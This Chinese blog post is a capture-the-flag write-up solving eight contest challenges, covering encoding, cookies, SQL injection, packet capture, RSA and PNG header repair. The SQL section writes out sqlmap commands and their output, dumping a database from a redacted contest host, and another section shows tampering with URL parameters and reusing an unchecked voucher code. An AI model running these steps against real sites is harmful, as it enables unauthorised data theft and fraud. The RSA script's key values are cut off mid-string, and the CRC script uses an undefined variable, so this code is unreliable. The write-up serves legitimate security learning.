[CTF] 20200415公司CTF赛writeup

原创

m3gaf0rce 于 2020-04-15 20:10:18 发布 762 收藏 1
分类专栏： CTF 文章标签： 信息安全


本文链接：https://blog.csdn.net/jaykiller/article/details/105543056

1. 签到题

直接对该字符串做base64解密，得flag：flag{are_you_ready_for_wangdingcup}。


2. 美味的曲奇

点击题目地址，发现进入一个网页后，没有其他可以点击的内容。使用浏览器按F12查看，刷新后发现消息头中cookie为flag开头字符串，同时也符合题目中“曲奇”的cookie含义。



3. 小明学习了数据库的增删改查

进入后发现选项只有1 2 3 4，但是URL中可以在id后面输入5 6 7……，并且当输入id=1’ 后网页无正常返回，疑似存在对特殊字符过滤不足的注入点，使用sqlmap进行尝试。



python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3"

[12:19:41] [INFO] the back-end DBMS is MySQL

python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" --dbs

[12:23:02] [INFO] fetching current database

available databases [1]:

[*] security

python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" --current-db

[12:26:09] [INFO] fetching current database

[12:26:09] [INFO] read from file 'C:\sqlmap\output\40.73.33.147\session': security

current database: 'security'

python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security --tables

[13:17:40] [INFO] fetching tables for database: 'security'

[13:17:40] [INFO] the SQL query used returns 2 entries

[13:17:40] [INFO] retrieved: flag

[13:17:40] [INFO] retrieved: users

Database: security

[2 tables]

+-------+

| flag |

| users |

+-------+

python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security -T flag --columns

Database: security

Table: flag

[2 columns]

+--------+-------------+

| Column | Type |

+--------+-------------+

| flag | varchar(255) |

| Id | int(11) |

+--------+-------------+

python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security -T flag -C flag --dump

Database: security

Table: flag

[1 entry]

+--------------------------------------+

| flag |


+--------------------------------------+

| flag{e27e645a67ba8cb6dbf1f4815c27a864} |

+--------------------------------------+


4. 文件传输协议

下载后解压，发现是pcapng文件，使用wireshark打开。结合题目中“文件传输协议”的暗示，直接查询Protocol为FTP的。



在FTP-DATA中发现里面传输了一个flag_ftp.jpg的文件，本题似乎都不用导出恢复该文件，直接就可以在下方就可以看到文字的flag。（当然也可以导出图片后打开）

```
22 66 6c 61 67 7b 4e 30  74 5f 53 6f 5f 73 33 63   "flag{N0 t_So_s3c
75 72 65 5f 46 74 70 7d  22 20 70 68 6f 74 6f 73   ure_Ftp} " photos
68 6f 70 3a 4c 61 79 65  72 54                     hop:Laye rT
```



5. Basebase

下载文件后打开，发现是一大串近乎乱码的问题，根据题目提示*“等于号作排头标兵，字母数字排排站，从后向前依次报数！”*，暗示本题需要将其倒置。

进行文字倒置后，再根据题目的标题***Basebase***提示，进行base64的解码。解码后的文件依然是一串看不出是什么的乱码，将其再次进行base64解码，失败，无法正常解码。

此时尝试将解码后的文件再次倒置后解码，发现可以成功进行base64解码。

注意：为什么可以做多次尝试？因为显然在做字符倒置后如果base64解码出错的话，说明本题并不是走这条路；但如果字符倒置后base64解码依然成功，那么可以充分有信心本题就可以继续尝试这样的循环操作。显然若不是出题方出题时刻意做了多次base64加密后倒置循环，解题时多次做解密倒置循环均成功的这种可能性几乎没有 。

以此类推，如此反复几十次后，得到最终的flag。flag{8882a51a0a74783d038c30fb7a5c87cf}

6. Propose

点击用户注册，随意注册一个号，点击领取1积分。

http://xx.xx.xx.xx:8745/getjifen/?keyid=1&user=gogogo

积分领取成功~1积分兑换码为:['qafs845qw4rfq3a2s4dqw8e4qd4q3']

将URL中的keyid变量改为2，可以领到4万分。

http:///xx.xx.xx.xx:8745/getjifen/?keyid=2&user=gogogo

积分领取成功~40000积分兑换码为:['aweqeqtq5684*4as4d35q4qw3']

发现积分都是以兑换码的形式，赠送礼物的话，50积分的和500积分的都不能点击，只能点击10万积分的钻石，点击后需要输入兑换码，因为未对兑换码的值做校验，所以按照格式，提交3遍4万分的兑换码即可达到10万分兑换钻石求婚得到flag。

P.S：后来发现其实不用改keyid，前人栽树后人乘凉，之前这题已经有人做出来了，登录时尝试使用简单用户名密码1/1登录后就可以看到1的账户里面有4万积分，然后显示这个用户下已经拥有了两个积分兑换码：'qafs845qw4rfq3a2s4dqw8e4qd4q3','aweqeqtq5684*4as4d35q4qw3'] ”，这样直接就可以得到4万积分的兑换码。

7. RSA加密算法

已知c p q e，查询网上关于RSA的相关信息，可以计算出d。

根据 https://www.anquanke.com/post/id/84632 一文中的 【0x02模数分解】求出 d。

求出d后再根据 https://blog.csdn.net/weixin_39762423/article/details/83753747 中的语句进行解码即可求出flag。

本题的一个关键在于e的10001其实也是16进制的，也需要在脚本中通过e=int('10001',16)来进行转换。


以下为结合了上面2个网站之后解题的 rsa.py 代码。

```
def egcd(a, b):
    if a == 0:
      return (b, 0, 1)
    else:
      g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
      raise Exception('modular inverse does not exist')
    else:
      return x % m


c=int('20C5CE5B73EDE2E46FBA9B07BCBEFD2A80B1893B0B279C9D245D9C2F901F6059137B8193297F612CC20DF6F7D9A337B501F2
p=int('936ACE0E07480A153245146BAA0DD053FF4515458EB83D90FA32800B1D8B5652691C2827C71773F536CFCF4416AA3A833A31
q=int('820059ADE300C8520E6F22D964FAADD155E5AAA531FE4E3D66EEE05A92B1D533F8265408C6066D2FED682D9E9066F2622ECD
e=int('10001',16)

print e

d = modinv(e, (p-1)*(q-1))
print d

N=p*q

print N

flag=hex(pow(c,d,N))[2:-1].decode('hex')

print flag
```

8. img for you


下载文件，解压后在Windows环境下直接打开，直接报错。先怀疑这个png文件是不是一个正常的png格式，是否为zip等其他更改了扩展名的文件或一个图片了包含了多个文件。

使用winhex或者ultraedit打开后，以ultraedit为例，ctrl+h进入16进制的编辑模式，发现蓝框内头部确为89 50 4E 47开头，尾部也为AE 42 60 82结尾，看似是只有一个正常文件。相关文件头参考：https://blog.csdn.net/xiangshangbashaonian/article/details/80156865 但我们查看第二行红框内文字，发现表示图片长宽的数值都为0，所以导致了文件无法被Windows正常打开。




第二行红框内的部分，第1-4位代表宽度，第5-8位代表高度，第9-13位代表CRC验证码。本题中该图片的宽度为0，显然是有问题，编写一个脚本根据已知的高度和CRC码去计算一下正确的宽度。

```
# -*- coding: utf-8 -*-

import binascii

import struct



crc32key = 0x7d41b833
#第30－33位


for i in range(0, 65535):

  length = struct.pack('>i', i)

  data =  '\x49\x48\x44\x52' + width + '\x00\x00\x00\x48\x08\x02\x00\x00\x00'

#第13－16位 + width + height + 第25－29位

  crc32result = binascii.crc32(data) & 0xffffffff



  if crc32result == crc32key:

    print ''.join(map(lambda c: "%02X" % ord(c), length))
```



将第二行前4位的00000000改为0000023C，保存后即可正常打开png图片，显示flag。



flag{602fcb50e1918bb1ae01485dcba5c5ca}